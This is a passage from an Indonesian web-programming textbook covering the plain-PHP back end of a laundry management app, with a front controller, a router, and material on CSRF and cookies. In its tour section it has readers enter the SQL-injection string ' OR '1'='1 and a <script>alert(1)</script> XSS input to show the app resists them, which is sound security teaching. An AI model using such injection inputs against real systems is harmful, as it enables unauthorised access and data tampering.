8.6 Tidak. `fetch()` menyelesaikan *promise*-nya dengan jawaban; hanya kegagalan jaringan yang membuatnya melempar galat. `request()` melihat `res.ok === false`, membaca `{"error": {"code": "conflict", "message": "B2941 is already finished."}}`, dan melempar `ApiError(409, "conflict", "B2941 is already finished.")`. `finish()` menangkapnya dan meneruskannya ke `handle()`, yang menampilkan pesan itu di baris pesan; antrean tidak dimuat ulang.

8.7 *Site* halaman adalah `127.0.0.1` dan *site* API adalah `localhost`. Jawaban login memasang *cookie* `SameSite=Lax` untuk `localhost`; pemanggilan `fetch()` berikutnya dari halaman di *site* lain adalah permintaan lintas *site*, dan peramban tidak melampirkan *cookie* `Lax` pada `fetch()` lintas *site*. Akibatnya API tidak melihat sesi. Perbaikannya: buka halaman sebagai `http://localhost:5500/...`; atau atur alamat API di **Connection settings** menjadi `http://127.0.0.1:8000` sehingga keduanya memakai nama host yang sama.

8.8 Peramban melampirkan *cookie* pada setiap permintaan ke API, halaman mana pun yang memicunya, sehingga *cookie* hanya membuktikan bahwa peramban memiliki sesi, bukan bahwa halaman aslilah yang mengirim permintaan. *Header* khusus hanya dapat dipasang oleh skrip yang berjalan di halaman yang diizinkan API (CORS), dan nilai token hanya diketahui halaman asli. Seandainya API juga menerima token dari *cookie*, halaman penyerang akan membuat peramban mengirim *cookie* itu secara otomatis dan perlindungannya lenyap.

8.9 Sesudah elemen `dl` dan sebelum baris outlet, tambahkan `r.status_text === "Ready for pickup" && r.balance > 0 ? el("p", {class: "big"}, "Please bring " + PL.money(r.balance)) : null`. Baris itu aman karena `el()` menjadikan teksnya *text node* dan `PL.money()` memformat sebuah bilangan; nilai yang aneh paling buruk mencetak teks yang aneh, tidak pernah menjalankan kode.

8.10 `const unitPrice = b.payment > 0 ? b.payment / b.unit : b.service.price;`. `b.payment` adalah jumlah tagihan yang disimpan ketika nota dibuat, 24000 untuk 3 unit, sehingga harga satuannya 8000 apa pun isi daftar harga hari ini. Aturan BR-1 mewajibkan harga disalin saat pembuatan dan perubahan daftar harga hanya berlaku untuk nota baru.

8.11 `@media print { body:not(.has-receipt) #bill-detail button { display: none; } }`. Bila tidak ada struk yang tampil, halaman tercetak seperti biasa tanpa tombol itu; bila struk tampil, aturan di **Kode 8.15** sudah menyembunyikan semuanya.

8.12 Sesudah laporan bulanan, tambahkan:

```
    rec = api.request("GET", "/api/reports/receivables")
    print(f"  Receivables: {rec['count']} bills, {money(rec['total_balance'])}")
```

Untuk data contoh ia mencetak `Receivables: 38 bills, Rp 1.529.000`, angka-angka dokumentasi API.

8.13 Uji logika: aturan pembulatan yang salah di `core.js`, atau API *live* yang mengganti nama sebuah kolom (`LIVE-SAME`), ditemukan dalam hitungan detik tanpa peramban. Uji halaman di jsdom: skrip yang mencari id elemen yang tidak ada, atau penangan formulir yang lupa `preventDefault()`, yang hanya tampak ketika skrip halaman berjalan terhadap DOM-nya. Uji peramban: halaman 484 piksel pada lebar ponsel dan aturan cetak struk, yang membutuhkan mesin tata letak dan media cetak.

Daftar Pustaka

[1] WHATWG, *HTML Living Standard*. [Online]. Available: https://html.spec.whatwg.org/ (accessed Sep. 2026).

[2] StatCounter Global Stats, *Browser Market Share Indonesia*, Aug. 2026. [Online]. Available: https://gs.statcounter.com/browser-market-share/all/indonesia

[3] endoflife.date, *Node.js*. [Online]. Available: https://endoflife.date/nodejs (accessed Sep. 2026).

[4] Prettier, *Prettier: An opinionated code formatter*, Options: Print Width. [Online]. Available: https://prettier.io/docs/options

[5] W3C, *Web Content Accessibility Guidelines (WCAG) 2.2*, W3C Recommendation. [Online]. Available: https://www.w3.org/TR/WCAG22/

[6] W3C, "W3C Web Content Accessibility Guidelines 2.2 approved as ISO/IEC international standard," press release, Oct. 21, 2025. [Online]. Available: https://www.w3.org/press-releases/2025/wcag22-iso-pas/

[7] StatCounter Global Stats, *Desktop vs Mobile vs Tablet Market Share Indonesia*, Aug. 2026. [Online]. Available: https://gs.statcounter.com/platform-market-share/desktop-mobile-tablet/indonesia/

[8] Republik Indonesia, *Peraturan Pemerintah Nomor 33 Tahun 2026* (peraturan pelaksana UU No. 27/2022 tentang Pelindungan Data Pribadi), ditetapkan 16 Juli 2026. Ringkasan: https://depositobpr.id/blog/pp-33-2026-aturan-turunan-uu-pelindungan-data-pribadi

[9] OWASP Foundation, *Cross Site Scripting Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

[10] WHATWG, *Fetch Living Standard*. [Online]. Available: https://fetch.spec.whatwg.org/

[11] MDN Web Docs, *Using the Fetch API*. [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/API/Fetch_API/Using_Fetch

[12] OWASP Foundation, *Cross-Site Request Forgery Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

[13] CNBC Indonesia, "QRIS Tembus 15 Miliar Transaksi, Penggunanya 67 Juta di Juli 2026," 7 Sep. 2026 (data Bank Indonesia). [Online]. Available: https://www.cnbcindonesia.com/news/20260907055124-4-765593/qris-tembus-15-miliar-transaksi-penggunanya-67-juta-di-juli-2026

[14] Microsoft, *Playwright: Release notes*. [Online]. Available: https://playwright.dev/docs/release-notes (accessed Sep. 2026).

[15] Python Software Foundation, *urllib.request: Extensible library for opening URLs*, and *http.cookiejar: Cookie handling for HTTP clients*, Python 3.14 documentation. [Online]. Available: https://docs.python.org/3/library/urllib.request.html

[16] Oracle, *Java SE 21 API: java.net.http.HttpClient*. [Online]. Available: https://docs.oracle.com/en/java/javase/21/docs/api/java.net.http/java/net/http/HttpClient.html

[17] TrenMedia, "Industri Laundry di Indonesia Serap Ribuan Tenaga Kerja: Bukan Sekadar Usaha Sampingan," 26 Agu. 2025 (angka Asosiasi Laundry Indonesia). [Online]. Available: https://www.trenmedia.co.id/industri-laundry-di-indonesia-serap-ribuan-tenaga-kerja-bukan-sekadar-usaha-sampingan/

Bab 9

Jalur PHP

Setelah menyelesaikan bab ini Anda akan mampu menjalankan aplikasi Profitina Laundry yang lengkap, ditulis dalam PHP murni, mula-mula dengan server bawaan PHP dalam satu perintah lalu di bawah Apache pada XAMPP, dan membaca setiap bagiannya dengan pemahaman. Anda akan mengikuti sebuah permintaan dari *front controller* melalui *router* dan *kernel* sampai menjadi halaman atau jawaban JSON; melihat bagaimana PDO berbicara dengan SQLite secara bawaan dan dengan MySQL atau MariaDB ketika satu pengaturan diubah; menyaksikan login yang diperiksa terhadap *hash* PBKDF2, sesi yang dimulai dengan aman, dan formulir yang dilindungi token CSRF; serta melihat bagaimana setiap masukan divalidasi di server dan setiap nilai di-*escape* di dalam *template*. Anda akan membuat nota seperti yang dilakukan kasir, mencatat pembayaran, mencetak struk berlogo resmi, mengekspor laporan bulanan sebagai CSV, dan memakai fungsi-fungsi yang sama melalui API JSON. Anda akan menjalankan 109 pemeriksaan jalur ini, 6 di antaranya terhadap server MariaDB sungguhan, dan akhirnya membangun fitur yang sama, membuat nota, dalam Python dan Java, lalu melihat ketiganya mencetak hasil yang identik.

9.1 Posisi Kita Sekarang

Bab 8 membangun antarmuka depan: halaman-halaman yang memanggil `fetch("/api/bills/B2938")` dan menggambar JSON apa pun yang kembali. Di bab itu jawabannya datang dari tempat lain, entah dari berkas CSV yang dibaca sumber data tiruan, entah dari "jalur PHP" yang dijalankan dengan satu perintah dan selebihnya diterima begitu saja. Bab ini membuka kotak tersebut.

Jalur PHP adalah ***back end*** pertama dalam buku ini: program di server yang memiliki basis data, memutuskan siapa boleh melakukan apa, menghitung setiap harga, dan menjawab permintaan halaman dari peramban maupun API JSON. Semua hal yang tidak boleh dipercayakan kepada antarmuka depan terjadi di sini. Peramban kasir boleh saja mengatakan bahwa lima kilogram cuci, kering, dan lipat berharga satu rupiah; server tetap menghitung Rp 40.000. Pencuci boleh saja memunculkan tab **Reports** yang tersembunyi; server menjawab 403. Orang asing boleh saja mengetik `' OR '1'='1` di pencarian pelanggan; server meneruskannya ke basis data sebagai string yang tidak berbahaya.

Jalur ini ditulis dalam PHP 8 murni: tanpa *framework*, tanpa Composer, tanpa paket yang perlu diunduh. Itu pilihan pengajaran yang disengaja, dan Subbab 9.2 menjelaskannya. Bab 13 membangun ulang aplikasi yang sama dengan Laravel, dan perbandingannya akan jauh lebih bermakna setelah Anda melihat di sini setiap bagian yang biasanya disembunyikan *framework*.

> **WAWASAN KUNCI: TENTANG APA BAB INI SEBENARNYA.** *Back end* web mengulang satu cerita pendek untuk setiap permintaan: *siapa yang bertanya? bolehkah ia? masuk akalkah yang dikirimnya? kerjakan, semua atau tidak sama sekali; tampilkan hasilnya tanpa membiarkan sedikit pun berubah menjadi kode.* Di jalur ini kelima langkah itu punya nama yang dapat Anda temukan di kode sumber: `self::user()`, `Auth::require()`, `Validate` beserta pemeriksaan model, `Db::transaction()`, dan `h()`. Belajarlah melihat kelima langkah itu di setiap *handler*, maka Anda dapat membaca *back end* mana pun, dalam bahasa apa pun.

9.2 Mengapa PHP, dan Apa Isi Jalur Ini

9.2.1 PHP pada 2026

PHP masih menjadi bahasa sisi server yang paling umum di web. W3Techs, yang mensurvei sepuluh juta situs yang paling banyak dikunjungi, mendapati PHP di balik 69,9 persen situs yang bahasa sisi servernya dapat dikenali pada 23 September 2026 [1]. Sebagian besar karena WordPress, tetapi alasan yang penting bagi sebuah binatu kecil lebih sederhana: hampir setiap *shared hosting* murah di Indonesia langsung menjalankan PHP, dan XAMPP memasang PHP, Apache, dan MariaDB di laptop mahasiswa dengan satu *installer*.

Bahasanya sendiri modern. PHP 8.5, yang dirilis 20 November 2025, adalah jalur terbaru; PHP 8.4 mendapat dukungan aktif sampai akhir 2026; PHP 8.3 dan 8.2 hanya menerima perbaikan keamanan, 8.2 sampai 31 Desember 2026; dan PHP 8.1 mencapai akhir masa pakainya pada 31 Desember 2025 [2]. Jalur ini memakai *typed property*, parameter konstruktor `readonly` yang dipromosikan, `match`, *arrow function*, dan tipe kembalian `never`, yang semuanya tersedia sejak PHP 8.1, sehingga ia berjalan di versi mana pun yang masih didukung. Di sini ia diuji dengan PHP 8.4.21. **Tabel 9.1** mendaftar apa yang dipasang dan dijalankan untuk bab ini.

Tabel 9.1 Perangkat lunak yang dipakai untuk menjalankan jalur PHP di bab ini, dan rilis terbarunya. Rilis XAMPP terbaru masih membawa PHP 8.2, yang dukungan keamanannya berakhir pada akhir 2026.

Komponen	Versi yang dipakai di sini	Terbaru per September 2026
PHP (CLI dan server bawaan)	8.4.21, dengan `pdo_sqlite` dan `pdo_mysql`	8.5.10 (8.4.25 di jalur 8.4) [2]
SQLite, melalui `pdo_sqlite` PHP	3.45.1	
Server MariaDB (sakelar MySQL)	10.11.14	
XAMPP (tidak dapat dijalankan di sini)		8.2.12 dari November 2023, dengan PHP 8.2.12 dan MariaDB 10.4.32 [3]
Python dan Java (Subbab 9.20)	Python 3.11.15, OpenJDK 21, sqlite-jdbc 3.53.2.0	Python 3.14, JDK 25

9.2.2 Mengapa tanpa framework

Framework seperti Laravel atau Symfony memberi Anda *routing*, akses basis data, sesi, perlindungan CSRF, dan *template* dalam satu paket, dan untuk produk sungguhan itu biasanya pilihan yang tepat. Untuk belajar, ada satu kekurangannya: setiap bagian itu tetap kotak hitam sampai Anda pernah membangunnya sendiri. Jalur ini membangun masing-masing dalam bentuk terkecil yang tetap benar: *router* sekitar 60 baris, pembantu basis data sekitar 175, sesi, login, peran, dan CSRF sekitar 215. Setelah membacanya Anda akan tahu apa yang dikerjakan *framework* untuk Anda, apa yang tidak dapat dikerjakannya, dan apa yang harus dicari ketika sesuatu salah di dalamnya.

"Tanpa Composer" juga berarti sesuatu yang praktis: tidak ada yang diunduh. Mahasiswa di laboratorium sekolah dengan koneksi lambat, atau di balik *firewall* yang memblokir Packagist, dapat membuka folder ini dan menjalankannya. Satu-satunya syarat adalah PHP dengan ekstensi `pdo_sqlite`, yang dimiliki hampir setiap instalasi PHP, dan `pdo_mysql` untuk sakelar MySQL.

9.2.3 Berkas-berkasnya

Tabel 9.2 memetakan foldernya. Biarkan tabel ini terbuka selama membaca; setiap subbab berikutnya menyebut berkas yang dijelaskannya.

Tabel 9.2 Folder jalur PHP. Hanya `public/` yang terlihat oleh peramban; selebihnya hanya dapat dijangkau melalui `index.php`.

Path	Tugas
`config.php`	pengaturan; **sang** sakelar `'db_engine' => 'sqlite'` atau `'mysql'`
`config.local.example.php`	salin menjadi `config.local.php` untuk kata sandi Anda sendiri (tidak masuk Git)
`public/index.php`	*front controller*: tabel semua rute
`public/.htaccess`, `.htaccess`	khusus Apache: arahkan setiap permintaan ke `index.php`; semua di luar `public/` tak terjangkau
`public/assets/`	`style.css`, `app.js`, `receipt.css`, logo-logo resmi
`src/bootstrap.php`	memuat setiap berkas sumber dan pengaturan, dalam daftar yang dapat Anda baca
`src/App.php`, `AppError.php`, `helpers.php`	pengaturan dan jam; tipe galat; `h()`, `money()`, `url()`, `csrf_field()`
`src/Kernel.php`, `Router.php`	satu permintaan: *header*, sesi, rute, galat
`src/Web.php`, `Api.php`	halaman HTML dan API JSON, satu metode per rute
`src/Auth.php`, `Password.php`, `RateLimit.php`	sesi, login, peran, CSRF; *hash* PBKDF2; batas login dan pemeriksaan status
`src/Rules.php`, `Validate.php`	aturan bisnis BR-1 sampai BR-16; pemeriksaan masukan di server
`src/Db.php`	PDO: satu-satunya kode jalur ini yang bergantung pada dialek basis data
`src/models/*.php`	`Bills`, `Customers`, `Services`, `Employees`, `Outlets`, `Reports`
`templates/*.php`	HTML setiap halaman, setiap nilai dicetak melalui `h()`
`data/`	dibuat pada permulaan pertama: salinan kerja basis data, sesi, log
`tests/run.php`, `tests/lib.php`	pemeriksaan otomatis

Salinan jalur ini untuk bab ini berada di `ProfitinaLaundry/Code_new/Chapter09/php/`, di sebelah salinan basis data contoh di `Chapter09/database/`, persis seperti di aplikasinya, dan program berdampingan di Subbab 9.20 berada di `Chapter09/side-by-side/`. Kodenya diformat pada 84 kolom dengan *plugin* PHP untuk Prettier agar *listing* muat di halaman, bagian yang dicetak dirapikan dengan tangan, dan seluruh 109 pemeriksaan dijalankan lagi pada salinan yang sudah diformat (Subbab 9.19). Setiap *listing* di bawah dicetak dari berkas-berkas itu.

9.3 Menjalankannya dengan `php -S`


9.3.1 Satu perintah

Pasang PHP seperti dijelaskan di Bab 2 (di Windows PHP bawaan XAMPP, di macOS milik Homebrew, di Linux `sudo apt install php-cli php-sqlite3 php-mysql php-mbstring`), periksa bahwa `php -m` mencantumkan `pdo_sqlite`, buka folder `php` di VS Code, buka terminal, lalu ketik:

```
php -S localhost:8000 -t public
```

`-S localhost:8000` menyalakan **server web bawaan** PHP di port 8000 komputer Anda sendiri; `-t public` menjadikan folder `public` sebagai *document root*-nya, sehingga peramban dapat menjangkau `public/assets/style.css` sebagai `/assets/style.css` dan sama sekali tidak dapat menjangkau `src/` atau `config.php`. Bila sebuah permintaan menyebut berkas yang ada di `public/`, server mengirim berkas itu; untuk *path* lainnya server menjalankan `public/index.php`, persis yang dibutuhkan *front controller*. Manual PHP berterus terang tentang tujuan server ini: ia dibuat untuk pengembangan, pengujian, dan demonstrasi dan "tidak boleh dipakai di jaringan publik" [4]. Untuk server binatu yang sesungguhnya, Subbab 9.18 memperlihatkan Apache.

Buka `http://localhost:8000`. Pada permintaan paling pertama, jalur ini mendapati `data/laundry.db` belum ada dan menyalin basis data contoh `../database/laundry.db` ke sana, sehingga yang asli tetap bersih. Untuk memulai lagi dari data contoh, hentikan server dengan `Ctrl+C`, hapus `data/laundry.db`, lalu jalankan lagi.



Gambar 9.1 Halaman login jalur PHP (S01), ditangkap dari server yang sedang berjalan. Logo resmi muncul dua kali: di kepala setiap halaman dan pada kartu login.

Gambar 9.1 adalah halaman pertama yang Anda lihat. Akun demonya sama untuk semua jalur: pemilik `owner@profitina-laundry.example` dengan `Owner#2026`, kasir `kasir1@...` dengan `Kasir#2026`, pencuci `cuci1@...` dengan `Cuci#2026`, dan pegawai lainnya dengan `Laundry#2026`. Kaki halaman bertuliskan *Clock: 30 Sep 2026 21:00 (sample-data snapshot)*: `config.php` menetapkan jam pada saat data contoh berakhir, sehingga dasbor, antrean, dan kata "terlambat" menampilkan angka-angka dokumentasi. Binatu sungguhan mengisi `'now' => null` dan mendapat waktu nyata dalam WIB.

9.3.2 Tur sepuluh menit

1. Masuklah sebagai pencuci `cuci1@...`: menunya hanya **Dashboard** dan **Queue**, dan tidak ada nominal rupiah di mana pun.
2. Masuklah sebagai kasir `kasir5@profitina-laundry.example` (outlet O03 Wiyung), buka **Bills > + New bill**, cari `syaiful`, pilih C0151 Syaiful Wijaya, layanan S0001, jumlah 5, rak A03, bayar

sebagian 20000 tunai, lalu tekan **Save bill**. Anda mendapat nota B2954 dan pesan hijau *Bill B2954 saved.* Lalu tekan **Print receipt**.

3. Masuklah sebagai pemilik, buka **Reports > Monthly revenue > Download CSV**, dan buka berkasnya di lembar kerja.
4. Cobalah merusaknya: cari pelanggan dengan `' OR '1'='1`, atau daftarkan pelanggan bernama `<script>alert(1)</script>`. Tidak terjadi apa-apa, dan pada akhir Subbab 9.12 Anda akan tahu dua baris kode yang menjaminnya.

9.4 Front Controller dan Router

9.4.1 Satu pintu masuk

Front controller adalah satu skrip yang menerima setiap permintaan sebuah aplikasi dan memutuskan apa yang harus dilakukan dengannya. Alternatifnya, satu berkas PHP per halaman (`bills.php`, `bill_new.php`, `receipt.php`, ...), lazim pada awal 2000-an; cara itu menyebarkan pemeriksaan keamanan ke puluhan berkas, dan satu berkas yang lupa memeriksa menjadi jalan masuk. **Kode 9.1** adalah *front controller* jalur ini secara lengkap.

Kode 9.1 `php/public/index.php`: *front controller*. Ia memuat aplikasi, mendaftar setiap rute halaman web dan API JSON, lalu menyerahkan permintaan kepada *kernel*.

```php
<?php
// ============================================================================
// Profitina Laundry (jalur PHP) - front controller.
// Setiap permintaan yang bukan berkas di public/ (CSS, logo, JS) masuk ke sini.
// Jalankan aplikasi dari folder php dengan:   php -S localhost:8000 -t public
// ============================================================================
declare(strict_types=1);

require __DIR__ . '/../src/bootstrap.php';
require __DIR__ . '/../src/Web.php';
require __DIR__ . '/../src/Api.php';
require __DIR__ . '/../src/Kernel.php';

$r = new Router();

// ---- halaman web (docs/ui-walkthrough.md) ------------------------------------
$r->get('/login', [Web::class, 'loginForm']); // S01
$r->post('/login', [Web::class, 'login']);
$r->post('/logout', [Web::class, 'logout']);
$r->get('/', [Web::class, 'dashboard']); // S02
$r->get('/queue', [Web::class, 'queue']); // S03
$r->get('/bills', [Web::class, 'bills']);
$r->get('/bills/new', fn() => Web::billNew()); // S04
$r->post('/bills', [Web::class, 'billCreate']);
$r->get('/bills/{id}', [Web::class, 'billShow']); // S05
$r->get('/bills/{id}/edit', fn($id) => Web::billEdit($id));
$r->post('/bills/{id}/edit', [Web::class, 'billUpdate']);
$r->post('/bills/{id}/finish', [Web::class, 'billFinish']);
$r->post('/bills/{id}/handover', [Web::class, 'billHandover']);
$r->post('/bills/{id}/cancel', [Web::class, 'billCancel']);
$r->post('/bills/{id}/complaint', [Web::class, 'billComplaint']);
$r->get('/bills/{id}/payments/new', fn($id) => Web::paymentNew($id)); // S06
$r->post('/bills/{id}/payments', [Web::class, 'paymentCreate']);
$r->get('/bills/{id}/receipt', [Web::class, 'receipt']); // S07
$r->get('/customers', [Web::class, 'customers']); // S08
$r->get('/customers/new', fn() => Web::customerNew()); // S09
$r->post('/customers', [Web::class, 'customerCreate']);
$r->get('/customers/{id}', [Web::class, 'customerShow']); // S10
$r->get('/customers/{id}/edit', fn($id) => Web::customerEdit($id));
$r->post('/customers/{id}/edit', [Web::class, 'customerUpdate']);
$r->post('/customers/{id}/delete', [Web::class, 'customerDelete']);
$r->post('/customers/{id}/topup', [Web::class, 'customerTopUp']);
$r->get('/services', [Web::class, 'services']); // S11
$r->get('/services/new', fn() => Web::serviceNew());
$r->post('/services', [Web::class, 'serviceCreate']);
$r->get('/services/{id}/edit', fn($id) => Web::serviceEdit($id));
```

Kode 9.1 (Lanjutan) *php/public/index.php: front controller. Ia memuat aplikasi, mendaftar setiap rute halaman web dan API JSON, lalu menyerahkan permintaan kepada kernel.*

```
$r->post('/services/{id}/edit', [Web::class, 'serviceUpdate']);
$r->post('/services/{id}/delete', [Web::class, 'serviceDelete']);
$r->get('/reports', fn() => redirect('/reports/monthly')); // S12
$r->get('/reports/{name}', [Web::class, 'reports']);
$r->get('/employees', [Web::class, 'employees']); // S14
$r->get('/employees/{id}/password', fn($id) => Web::employeePasswordForm($id));
$r->post('/employees/{id}/password', [Web::class, 'employeePassword']);
$r->post('/employees/{id}/disable', [Web::class, 'employeeDisable']);
$r->get('/status', [Web::class, 'status']); // S13 (publik)

// ---- JSON API (docs/api.md) ------------------------------------------------
$r->post('/api/login', [Api::class, 'login']);
$r->post('/api/logout', [Api::class, 'logout']);
$r->get('/api/me', [Api::class, 'meGet']);
$r->get('/api/services', [Api::class, 'services']);
$r->get('/api/services/{id}', [Api::class, 'service']);
$r->post('/api/services', [Api::class, 'serviceCreate']);
$r->put('/api/services/{id}', [Api::class, 'serviceUpdate']);
$r->delete('/api/services/{id}', [Api::class, 'serviceDelete']);
$r->get('/api/bills', [Api::class, 'bills']);
$r->post('/api/bills', [Api::class, 'billCreate']);
$r->get('/api/bills/{id}', [Api::class, 'bill']);
$r->post('/api/bills/{id}/status', [Api::class, 'billStatus']);
$r->post('/api/bills/{id}/cancel', [Api::class, 'billCancel']);
$r->post('/api/bills/{id}/complaint', [Api::class, 'billComplaint']);
$r->post('/api/bills/{id}/payments', [Api::class, 'billPayment']);
$r->get('/api/customers', [Api::class, 'customers']);
$r->post('/api/customers', [Api::class, 'customerCreate']);
$r->get('/api/customers/{id}', [Api::class, 'customer']);
$r->put('/api/customers/{id}', [Api::class, 'customerUpdate']);
$r->delete('/api/customers/{id}', [Api::class, 'customerDelete']);
$r->get('/api/status', [Api::class, 'status']);
$r->get('/api/reports/{name}', [Api::class, 'report']);
$r->get('/api/outlets', [Api::class, 'outlets']);
$r->get('/api/employees', [Api::class, 'employees']);

Kernel::run($r);
```

Bacalah sebagai daftar isi seluruh aplikasi. Setiap baris memasangkan metode HTTP dan pola *path* dengan fungsi yang menanganinya. Komentar `S01` sampai `S15` adalah nomor layar dalam *UI walkthrough*, sehingga pembaca dapat berpindah dari sebuah layar ke kodenya dengan satu pencarian. `{id}` menandai bagian *path* yang berubah-ubah: `/bills/B2938` dan `/bills/B0014` sama-sama cocok dengan `GET /bills/{id}`, dan *handler* `Web::billShow` menerima id itu sebagai argumennya. *Handler* ditulis sebagai `[Web::class, 'billShow']`, notasi PHP untuk "metode statis `billShow` milik kelas `Web`", atau sebagai *arrow function* pendek bila *handler* tidak membutuhkan argumen tambahan dan metodenya memiliki parameter opsional, seperti `fn () => Web::billNew()`.

Perhatikan bahwa rute halaman dan rute API memanggil kelas yang berbeda, `Web` dan `Api`, tetapi kedua kelas itu memanggil model yang sama. Di jalur ini hanya ada satu `Bills::create()`, entah notanya datang dari formulir kasir atau dari permintaan JSON.

9.4.2 Router

Kode 9.2 adalah *router*, objek yang mengubah "GET /bills/B2938" menjadi pemanggilan `Web::billShow("B2938")`.

Kode 9.2 `php/src/Router.php`: rute menjadi ekspresi reguler; `match()` mengembalikan *handler* beserta nilai bagian `{...}`, atau melempar 404 atau 405.

```php
<?php
declare(strict_types=1);

/**
 * Router mungil: "GET /bills/{id}" -> sebuah fungsi.
 * {id} cocok dengan satu segmen path dan diberikan ke fungsi sebagai string.
 */
final class Router
{
    private array $routes = [];

    public function get(string $pattern, callable $handler): void
    {
        $this->add('GET', $pattern, $handler);
    }

    public function post(string $pattern, callable $handler): void
    {
        $this->add('POST', $pattern, $handler);
    }

    public function put(string $pattern, callable $handler): void
    {
        $this->add('PUT', $pattern, $handler);
    }

    public function delete(string $pattern, callable $handler): void
    {
        $this->add('DELETE', $pattern, $handler);
    }

    public function add(string $method, string $pattern, callable $handler): void
    {
        $regex = '#^' . preg_replace('#\{[a-z_]+\}#', '([^/]+)', $pattern) . '$#';
        $this->routes[] = [$method, $regex, $handler];
    }
```


Kode 9.2 (Lanjutan) *php/src/Router.php: rute menjadi ekspresi reguler; match() mengembalikan handler beserta nilai bagian {...}, atau melempar 404 atau 405.*

```
    /**
     * Mengembalikan [handler, params] untuk permintaan, atau melempar 404 / 405.
     */
    public function match(string $method, string $path): array
    {
        $allowed = [];
        foreach ($this->routes as [$m, $regex, $handler]) {
            if (preg_match($regex, $path, $params)) {
                if ($m === $method || ($m === 'GET' && $method === 'HEAD')) {
                    array_shift($params);
                    return [$handler, array_map('rawurldecode', $params)];
                }
                $allowed[] = $m;
            }
        }
        if ($allowed) {
            throw new AppError(
                405,
                'bad_request',
                'Method not allowed here (use ' . implode(', ', $allowed) . ').',
            );
        }
        throw AppError::notFound('This page does not exist.');
    }
}
```

`add()` mengubah pola menjadi ekspresi reguler sekali saja, ketika rute didaftarkan. `preg_replace('#\{[a-z_]+\}#', '([^/]+)', $pattern)` mengganti setiap `{nama}` dengan `([^/]+)`, "satu karakter atau lebih yang bukan garis miring, diingat sebagai grup", dan hasilnya dijangkarkan dengan `^` dan `$` sehingga seluruh *path* harus cocok. `/bills/{id}/receipt` menjadi `#^/bills/([^/]+)/receipt$#`.

`match()` mencoba rute sesuai urutan pendaftarannya. Ketika ekspresi sebuah rute cocok, `$params` berisi seluruh kecocokan diikuti grup-grupnya; `array_shift` membuang kecocokan utuhnya dan `rawurldecode` mengubah `%20` kembali menjadi spasi. Bila *path*-nya cocok tetapi metodenya tidak, *router* mengingat metode yang seharusnya berhasil dan menjawab **405 Method Not Allowed** dengan pesan yang menyebutnya, jauh lebih membantu daripada 404 bagi orang yang mengirim `GET` ke rute `POST`. Permintaan `HEAD` dijawab oleh rute `GET`, sebagaimana diharapkan HTTP. Bila tidak ada yang cocok, jawabannya 404.

Gambar 9.2 menyatukan *front controller*, *kernel*, *router*, dan isi bab ini selebihnya dalam satu gambar.



Gambar 9.2 Perjalanan satu permintaan melalui jalur PHP. Berkas nyata di `public/` dikirim apa adanya; *path* lain menjalankan `index.php`, *kernel*, *router*, dan satu *handler* `Web` atau `Api`, yang memakai model, `Db`, dan entah *template* entah `json_encode()`.

9.5 Kernel: Header, Sesi, dan Galat

Kode 9.3 adalah apa yang terjadi di sekeliling setiap *handler*.

